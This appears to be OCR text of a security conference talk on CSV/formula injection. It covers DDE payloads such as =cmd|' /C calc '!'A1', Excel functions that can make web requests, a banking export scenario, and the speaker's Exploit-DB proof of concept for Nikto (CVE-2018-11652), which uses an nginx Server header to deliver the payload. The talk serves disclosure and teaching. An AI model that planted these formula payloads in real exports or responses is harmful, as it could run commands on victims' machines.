# Export to RCE

Adam Greenhill
SecurityCompass


# Who am I?

- Senior Consultant @ Security Compass
- OSCP
- Graduated Sheridan College's Honours Bachelor of Applied Information Sciences (Information Systems Security)
- Fun fact: I dislike everything about Twitter

# Shameless plug

(Don’t google that)

We’re hiring:
https://securitycompass.com/careers/




Many years ago...

```
Year,Make,Model,Description,Price
1997,Ford,E350,"ac, abs, moon",3000.00
1999,Chevy,"Venture ""Extended Edition""","",4900.00
1999,Chevy,"Venture ""Extended Edition, Very Large""",,5000.00
1996,Jeep,Grand Cherokee,"MUST SELL!
air, moon roof, loaded",4799.00
```


https://en.wikipedia.org/wiki/Comma-separated_values

cat test.csv

CSV Injection, also known as Formula Injection, occurs when websites embed untrusted input inside CSV files.

```
=cmd|' /C calc '!'A1'
```

https://www.owasp.org/index.php/CSV_Injection




Microsoft Excel!


Demo

=CMD(Command) - Execute system commands

=HYPERLINK(URL, “Friendly Name”) - Create URLs

=WEBSERVICE(URL) - Perform API calls


=FILTERXML(URL, xpath_query) - Performs XML related web requests*

* - Thank you Brynn! :D

Can you think of any attacks?


Web apps:

- Financial sites
- CMS backup functionality
- Geographic data




Attacker performs an e-transfer to another account. In the comment field they enter **=cmd|' /C calc '!'A1'**

## Example Scenario




Payload gets stored in the database

## Example Scenario




Victim exports all transactions to CSV

## Example Scenario




Poisoned CSV created

## Example Scenario




Victim opens poisoned CSV file in Excel

## Example Scenario




“Victim” is able to execute arbitrary code against “attacker”

## Example Scenario


# nikto -H
Options:
-ask+ Whether to ask abou
yes Ask about
no Don't ask
auto Don't ask
-Cgidirs+ Scan these CGI dirs
-config+ Use this config fil
-Display+ Turn on/off display
1 Show redi
2 Show cook
3 Show all
4 Show URLs
D Debug out
E Display a
P Print pro
S Scrub out
V Verbose o
-dbcheck Check database and d
-evasion+ Encoding technique:
1 Random URI encoding (non-UTF8)
2 Directory self-reference (/./)
3 Premature URL ending
4 Prepend long random string
5 Fake parameter
6 TAB as request spacer
7 Change the case of the URL
8 Use Windows directory separator (\)
A Use a carriage return (0x0d) as a request spacer
B Use binary value 0x0b as a request spacer
-Format+ Save file (-o) format:
csv Comma-separated-value
htm HTML Format
nbe Nessus NBE format
sql Generic SQL (see docs for schema)
[recon-ng][default] > use reporting/
[*] Multiple modules match 'reporting/'.
Reporting
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml
Wireshark · Export Packet Dissections
Look in: /root/pcaps
Computer
root
Name
Size
Type
Date Modified
File name:
Save
Export As: Comma Separated Values - summary (*.csv)
Cancel
Packet Range
Captured
Displayed
All packets 16 16
Selected packets only 1 1
Packet Format
Summary line
Details:
All collapsed

Tools


https://www.exploit-db.com/exploits/44899
# Exploit Title: Nikto 2.1.6 - CSV Injection
# Google Dork: N/A
# Date: 2018-06-01
# Exploit Author: Adam Greenhill
# Vendor Homepage: https://cirt.net/Nikto2
# Software Link: https://github.com/sullo/nikto
# Affected Version: 2.1.6, 2.1.5
# Category: Applications
# Tested on: Kali Linux 4.14 x64
# CVE : CVE-2018-11652

```
# Configure the nginx server as follows by editing the /etc/nginx/nginx.conf file:

user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
    # multi_accept on;
}

http {
    server_tokens off; # removed pound sign
    more_set_headers "Server: =cmd|' /C calc'!'A1'";

    server {
        listen 80;

        server_name localhost;

        location /hello {
            return 200 "hello world";
        }
    }
}
```

https://www.exploit-db.com/exploits/44899

Demo

git clone https://github.com/sullo/nikto

cd nikto

git checkout 098177b01729ae33a260ff1bc43cff3e425f7c7e
https://github.com/sullo/nikto/commits/master?after=9dbf5f2e5464959f3bb01d9b3e761427aa8a511c+104

